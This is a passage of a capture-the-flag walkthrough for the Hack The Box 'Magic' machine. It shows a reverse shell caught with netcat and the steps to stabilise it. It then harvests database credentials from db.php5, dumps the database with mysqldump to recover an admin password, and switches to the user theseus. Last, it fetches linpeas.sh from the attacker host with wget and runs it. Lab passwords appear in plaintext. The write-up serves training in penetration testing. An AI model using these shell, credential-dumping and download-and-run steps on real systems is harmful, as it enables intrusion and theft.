
As we have python3 in the server, change python to python3 in the reverse shell as shown above.

Holaaa! We got the bash shell of www-data :

→ 

```
root@kali:~/Desktop/htb/magic# nc -lvnp 9090
listening on [any] 9090 ...
connect to [10.10.14.111] from (UNKNOWN) [10.10.10.185] 47382
bash: cannot set terminal process group (1144): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/Magic/images/uploads$
```

Lets make it as a stable shell :

→ 


```
www-data@ubuntu:/var/www/Magic/images/uploads$ export TERM=xterm
export TERM=xterm
www-data@ubuntu:/var/www/Magic/images/uploads$ ^Z
[1]+  Stopped                 nc -lvnp 9090
root@kali:~/Desktop/htb/magic# stty raw -echo
root@kali:~/Desktop/htb/magic# nc -lvnp 9090

"/bin/bash")'                          www-data@ubuntu:/var/www/Magic/images/uploads$ python3 -c 'import pty;pty.spawn(
            www-data@ubuntu:/var/www/Magic/images/uploads$
```

Commands :
export TERM=xterm
→ Enables to clear the terminal.
ctrl+z
→ Puts the job into background.
stty raw -echo
→ Enables auto completition. Once you issue this command, the commands you type wont be visible in your shell, but it will visible in your server shell. No worry, Go.
fg (it will not be visible but it will be on your terminal, hit enter)
→ Brings the last background job to foreground.

Hit enter for two times to get the shell prompt. And issue python3 command to spawn stable bash as shown above.
Python command : python3 -c ‘import pty;pty.spawn("/bin/bash")’


Getting the user theseus shell

Now that we have www-data shell and it was stable.
We have to see the users in home directory. Either we can run “cat /etc/passwd” to view the users in the system or else we can get into /home/ directory as I did:

→ 


```
www-data@ubuntu:/var/www/Magic/images/uploads$ cd /home/
www-data@ubuntu:/home$ ls -la
total 12
drwxr-xr-x  3 root    root    4096 Oct 15  2019 .
drwxr-xr-x 24 root    root    4096 Mar 20 15:27 ..
drwxr-xr-x 15 theseus theseus 4096 Apr 16 02:58 theseus
www-data@ubuntu:/home$ cd theseus/
```

You can see that “theseus” is a user holding HOME Directory. Let's get into theseus user.
Obviously, we need to look some areas to get theseus's shell.
Optionally, we can also run privilege escalation script to check if there are anything to be exploited. But before that let's traverse web directories first. Let's do :

→ 


```
www-data@ubuntu:/home/theseus$ cd /var/www/
www-data@ubuntu:/var/www$ ls
Magic  html
www-data@ubuntu:/var/www$ cd Magic/
www-data@ubuntu:/var/www/Magic$ ls
assets  db.php5  images  index.php  login.php  logout.php  upload.php
www-data@ubuntu:/var/www/Magic$ 
```

WoH! db.php5? Can we get database credentials? Or the theseus credentials? Let's cat it:

→ 


```
www-data@ubuntu:/var/www/Magic$ cat db.php5
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';
```

Super, The file contains database name, database user, database passwd. Let's try that password to get log into theseus shell, rather than logging into database:

→ 


```
www-data@ubuntu:/var/www/Magic$ su theseus
Password:
su: Authentication failure
www-data@ubuntu:/var/www/Magic$
```

Nope, The passwd is not the right one for user. But it is definitely a database password.
Let's login to mysql db:

→ 

```
www-data@ubuntu:/var/www/Magic$ mysql -u theseus -P

Command 'mysql' not found, but can be installed with:

apt install mysql-client-core-5.7
apt install mariadb-client-core-10.1

Ask your administrator to install one of them.

www-data@ubuntu:/var/www/Magic$
```

It hits us with no sqlclient installed. We cannot install as we are not root yet.
But rather let's look into what other mysql utilities we have in Magic Box.

→ 

```
www-data@ubuntu:/var/www/Magic$ mysql
mysql_config_editor        mysqld
mysql_embedded             mysqld_multi
mysql_install_db           mysqld_safe
mysql_plugin               mysqldump
mysql_secure_installation  mysqldumpslow
mysql_ssl_rsa_setup        mysqlimport
mysql_tzinfo_to_sql        mysqloptimize
mysql_upgrade              mysqlpump
mysqladmin                 mysqlrepair
mysqlanalyze               mysqlreport
mysqlbinlog                mysqlshow
mysqlcheck                 mysqlslap
www-data@ubuntu:/var/www/Magic$ mysql
```

Many mysql utils, out of them we can use mysqldump to dump a database data. Let's google it and see how we can do that:


→ https://stackoverflow.com/questions/8444108/how-to-use-mysql-dump-from-a-remote-machine

I got an awesome link for you.

mysqldump -u [username] -p[password] [databasename] > [filename.sql]


The above is the syntax to dump a database into a file, other than this, let's dump to the terminal than file.
Use the below command to write database ‘Magic’ using creds: (which we got from db.php5)

mysqldump -u theseus -piamkingtheseus Magic

→ 

```
DROP TABLE IF EXISTS `login`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `login` (
  `id` int(6) NOT NULL AUTO_INCREMENT,
  `username` varchar(50) NOT NULL,
  `password` varchar(100) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `username` (`username`)
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;
```


Hola! We can see database structure and it contains username and password. Let's scroll down and we have:

→ 

```
--
-- Dumping data for table `login`
--

LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
```

Got a passwd:
Th3s3usW4sK1ng


Let's switch user(su) to theseus:

→ 

```
www-data@ubuntu:/var/www/Magic$ su theseus
Password:
theseus@ubuntu:/var/www/Magic$ id
uid=1000(theseus) gid=1000(theseus) groups=1000(theseus),100(users)
theseus@ubuntu:/var/www/Magic$ 
```

That's pretty good right? We are theseus now. If u see the id of theseus it have another group “users”.

Let's get user hash:

→ 


```
theseus@ubuntu:~$ cat user.txt | wc -c
33
theseus@ubuntu:~$ 
```

This kind of privilege escalation is known as Horizantal privilege escalation.

Running linpeas and getting useful for privilege escalation

Let's start a server and get linpeas.sh script into Magic box.


python3 -m http.server 8989

→ 

```
root@kali:/opt/privilege-escalation-scripts/privilege-escalation-awesome-scripts-suite/linPEAS# python3 -m http.server 898
Serving HTTP on 0.0.0.0 port 8989 (http://0.0.0.0:8989/) ...
```

In target machine:


cd /dev/shm/
wget 10.10.14.111:8989/linpeas.sh

→ 

```
theseus@ubuntu:~$ cd /dev/shm/
theseus@ubuntu:/dev/shm$ wget 10.10.14.111:8989/linpeas.sh
--2020-07-25 04:33:54--  http://10.10.14.111:8989/linpeas.sh
Connecting to 10.10.14.111:8989... connected.
HTTP request sent, awaiting response... 200 OK
Length: 229696 (224K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh          100%[===================>] 224.31K   225KB/s    in 1.0

2020-07-25 04:33:55 (225 KB/s) - ‘linpeas.sh’ saved [229696/229696]

theseus@ubuntu:/dev/shm$ 
```


we downloaded our script into target and lets give it an executable permissions and let it run:

chmod +x linpeas.sh
./linpeas.sh

→ 

